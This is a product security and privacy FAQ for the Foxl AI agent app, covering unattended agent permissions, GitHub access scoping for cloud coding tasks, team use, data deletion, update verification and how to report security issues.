The Slack side is your own Slack app - you paste its bot token and app-level token into Settings > Connect > Messages - connected over Socket Mode, so nothing about it is exposed on a public endpoint. Installing an app is a workspace-level act your admin can approve or restrict, but Slack does not gate which member may address an installed bot; Foxl's allowlist does. Several people who each want their own agent each run their own Foxl with their own Slack app.
Foxl runs while I am away. What can it do unattended?
Whatever you have allowed it to. A schedule, a message from your phone and an allowed channel message all run the agent with nobody at the screen, and with the shipped default of auto-approve-all there is no prompt in the way. Three settings bound it:
- Settings > Safety - turn auto-approve-all off, or set
denyon the tools you never want to run unattended, or put Schedules and heartbeat or Messages (Telegram, Slack, iMessage including SMS, and the others) on Ask first or Read only under By where a run comes from and leave your own chats as they are. With auto-approve off, a prompt can be answered from the Foxl app on your phone or app.foxl.ai too, see Answering a prompt from your phone or the web. - Settings > Connect - keep the channel allowlists short, and turn Remote Access off if your phone does not need your desktop.
- Background service - Keep running when closed keeps the machine reachable after you quit the app. Leave it off if you want quitting to end the exposure: on macOS and Linux, quitting Foxl, force quitting it or a crash then also stops everything its server started - the Signal receiver, MCP servers, hooks, the on-device engines and any command the agent left running in the background. See Background service.
Cost follows the same rule as everything else on the desktop: each model turn - a scheduled one included - costs whatever your provider charges, or nothing on a local model. Optional daily and monthly spending limits in Settings > Usage stop model calls billed to your own keys once a limit is reached, inside a running task, a schedule or a channel reply included. See Cost & model access.
Where does Foxl Code run, and what can it reach in GitHub?
By default a task runs in an isolated Amazon Bedrock AgentCore microVM in Foxl's
cloud. The repository is cloned onto the VM's own disk, the coding CLI runs there,
and the branch is pushed back to GitHub through Foxl (see below). Agents from different users never share a
VM or session storage. The clone goes with the VM; Claude Code's conversation, which
holds the parts of the repository it read and the output of the commands it ran, is
kept in the session's storage at /mnt/workspace, which AWS reclaims at the latest
14 days after the task's session was last used; a reconnect, or opening the task's
files, uses it again. When the Foxl Code assistant you chat with runs in Foxl's
cloud, it has its own session storage for your account, and files it creates there, including any clone of your
repository, stay for up to 14 days after it last ran, schedules and the autonomous
loop included. Deleting a task or the account removes neither sooner. A reconnect
clones the pushed branch again. While a Claude Code terminal pane on a private
repository is open, its uncommitted changes are also pushed every two minutes to that
repository as a ref under refs/foxl/wip/ (not a branch), so a reconnect can put them
back, except any file that holds one of the task's own credentials (its GitHub access, its
Foxl key, a repository secret), which is never pushed there; on a public repository, or one GitHub does not confirm is private, nothing is
pushed before the session ends, and the pane says so. The ref is readable by anyone who
can read the repository. It is deleted when the session ends and its work is pushed to
the task's branch. When the session ends any other way (its machine is recycled and you
never reconnect, a reconnect cannot put the changes back because the task's branch moved
on, or the final push fails), the ref stays in your repository with no expiry, until a
later reconnect restores it and that session ends with its work pushed, or until you
delete it. Foxl keeps no
copy of it, and deleting the task or the account does not delete it. A task that runs in the
background gets no such save yet; continuing a stopped task from saved work is not turned on.
The conversation, Task Document and event history are stored in
Foxl's database so the task survives you closing the app. Deleting a task removes them from
Foxl's servers, together with the task's last terminal screen and its chat thread, and
deleting your account does the same for every task.
The managed cloud agents need no credential of yours: their models run through Foxl Relay on Amazon Bedrock, under Foxl's own account, paid for with your credits. Only Remote Kiro and Cursor take a credential, the vendor API key you save for them in Foxl Code's settings. Foxl stores it encrypted at rest (AES-256-GCM), decrypts it only on the server to start a task, never returns it to the browser, and deletes it with your account. A Claude or ChatGPT login or an Anthropic key stored in Foxl Code's settings before it ran on managed models is kept the same way and deleted with your account.
GitHub access goes through the Foxl GitHub App, installed on the repositories you choose. Each task receives an installation token minted for it, scoped to that one repository, valid for about an hour and never stored. A cloud task's token can read the repository's contents but not write them, so its pushes cannot go to GitHub directly: they go through Foxl, which holds the write permission itself. When the task runs without you, Foxl refuses a push to the repository's default branch, any tag, and any ref that is not a branch apart from the task's own work-in-progress ref, so the work arrives as a branch and a pull request. That covers a task started from a prompt, an issue, a schedule, the autonomous loop or a red-CI follow-up, a retry of any of them, and any of them reconnected. A Remote terminal you open yourself is not restricted: from it you can still push to the default branch and push tags, still through Foxl. Tasks on one of your own machines push through Foxl the same way once that machine runs the machine agent 0.3.2 or newer.
Foxl acts on the issue, pull request, review, check and workflow events, and on
comments that mention @foxl: such a comment is read, and its text becomes the task's
instruction, for an author who is linked to Foxl, is a member of the installation and
can push to the repository. A task started from an issue also gets the newest comments
the repository's owner, members and collaborators left on it. Any other comment
delivered to Foxl is acknowledged and dropped without its body being parsed or
stored. The App's permissions are listed under
GitHub integration.
To keep code off Foxl's cloud entirely, run tasks on your own computer: the clone, the CLI, the commit and the pull request all happen on your machine, with the CLI login and GitHub credential you already have.
Can my team or company use Foxl?
Yes, as a per-person tool. Each person installs the app, signs in with their own account and brings their own model access; their agent, memory and files stay on their machine. Messages between people - one to one, with the contacts you add by email, replies and huddles - is on every account, a Free one included, and no plan is sold today. Team workspaces are retired.
What does not exist yet: a company admin console, single sign-on, fleet-wide policy, or one audit log across people. Governance is per install - each person sets their own Settings > Safety rules and allowlists. Because the agent acts with exactly the credentials it is given, the practical control is to give it least-privilege ones: a GitHub installation limited to the repositories it needs, a provider key with a spending cap.
How do I delete my data?
- On your machine: quit Foxl and delete
~/.foxl. That is everything the Foxl app holds - conversations, memory, keys and skills. To keep a copy first, Export everything under Settings > Advanced > Import and export saves all your chats (archived ones included, with their attached files) and Foxl's settings, skills and workspace files as one .zip. The keys and sign-ins Foxl stores are left out, and so is anything in your settings, tools or skill files that looks like a key; chats are exported as they are, so a key pasted into a chat, or printed by a tool there, is in that chat's file. - Your account: Settings > Account has Export my data (a JSON copy of your profile, credit and usage records, your Foxl Relay data-sharing permission and your Channels status; channel and DM messages, shared files and shared docs are not in it) and Delete my account. The export and the usage CSV download share a limit of three an hour and six a day per account; over it the download reports that it failed, and it works again later. Deleting needs a recent sign-in: if yours is older, sign out, sign in again and delete within ten minutes. Deletion is permanent and removes your account and the records keyed to it - sessions, devices, push tokens, usage records, the tunnel audit record, the Foxl Code credentials you stored, Foxl Code conversations, tasks and events, and the files and folders in your Personal space's Shared folder, which the nightly cleanup removes from storage. Remote chat's stored conversations and notes are deleted within a few days of the account being deleted.
- A remote chat conversation: deleting it on your phone or at app.foxl.ai while the computer is away deletes its stored copy (while a reply is still running, stop it first). A delete on the computer, or one that reaches it because it is online, moves it to the computer's trash, which keeps the stored copy (it can be restored there); deleting it for good (Delete permanently, Empty trash, or the trash's 7-day cleanup) deletes the stored copy too, the next time the computer is online and signed in to the account that imported it, including a conversation you continued on the computer. The notes Foxl keeps for itself belong to the account, not to one conversation, and stay until they are deleted or the account is. Turning remote chat off stops new cloud replies and keeps what is already stored.
- What it does not remove today: messages you posted in a channel or a DM, and files and docs you shared into a team space, stay where you put them. A message or file you delete yourself goes sooner: a message's text is removed at once, and a deleted file stops being available to anyone. A workspace also keeps its audit log and the huddle and activity records it was billed for, reports other people made about your messages stay with Foxl's moderation records (and reports you made stay without your identity), and an address that unsubscribed from email stays on the unsubscribe list. The AWS session storage of your Foxl Code cloud tasks and of the Foxl Code assistant is not deleted with the account either; AWS deletes it at the latest 14 days after its last use, as described above.
How are updates delivered and verified?
Desktop updates come from the GitHub release feed; the app checks about every
four hours and installs on quit. On macOS the app is signed with a Developer ID
certificate, built with the hardened runtime and notarized by Apple. On Windows
the updater refuses an update whose signature is not from the publisher Foxl AI.
That Windows certificate is self-signed, which is why SmartScreen warns on a
fresh download; the update path is pinned to the publisher name all the same.
How do I report a security issue?
Email support@foxl.ai, send a report from the app
(Settings > General > Report an issue > Send a report, which is filed as an issue in
Foxl's private GitHub repository and emailed to the support inbox), or open a private ticket in the #private-support channel of the
Discord. Please keep details out of public channels
until there is a fix.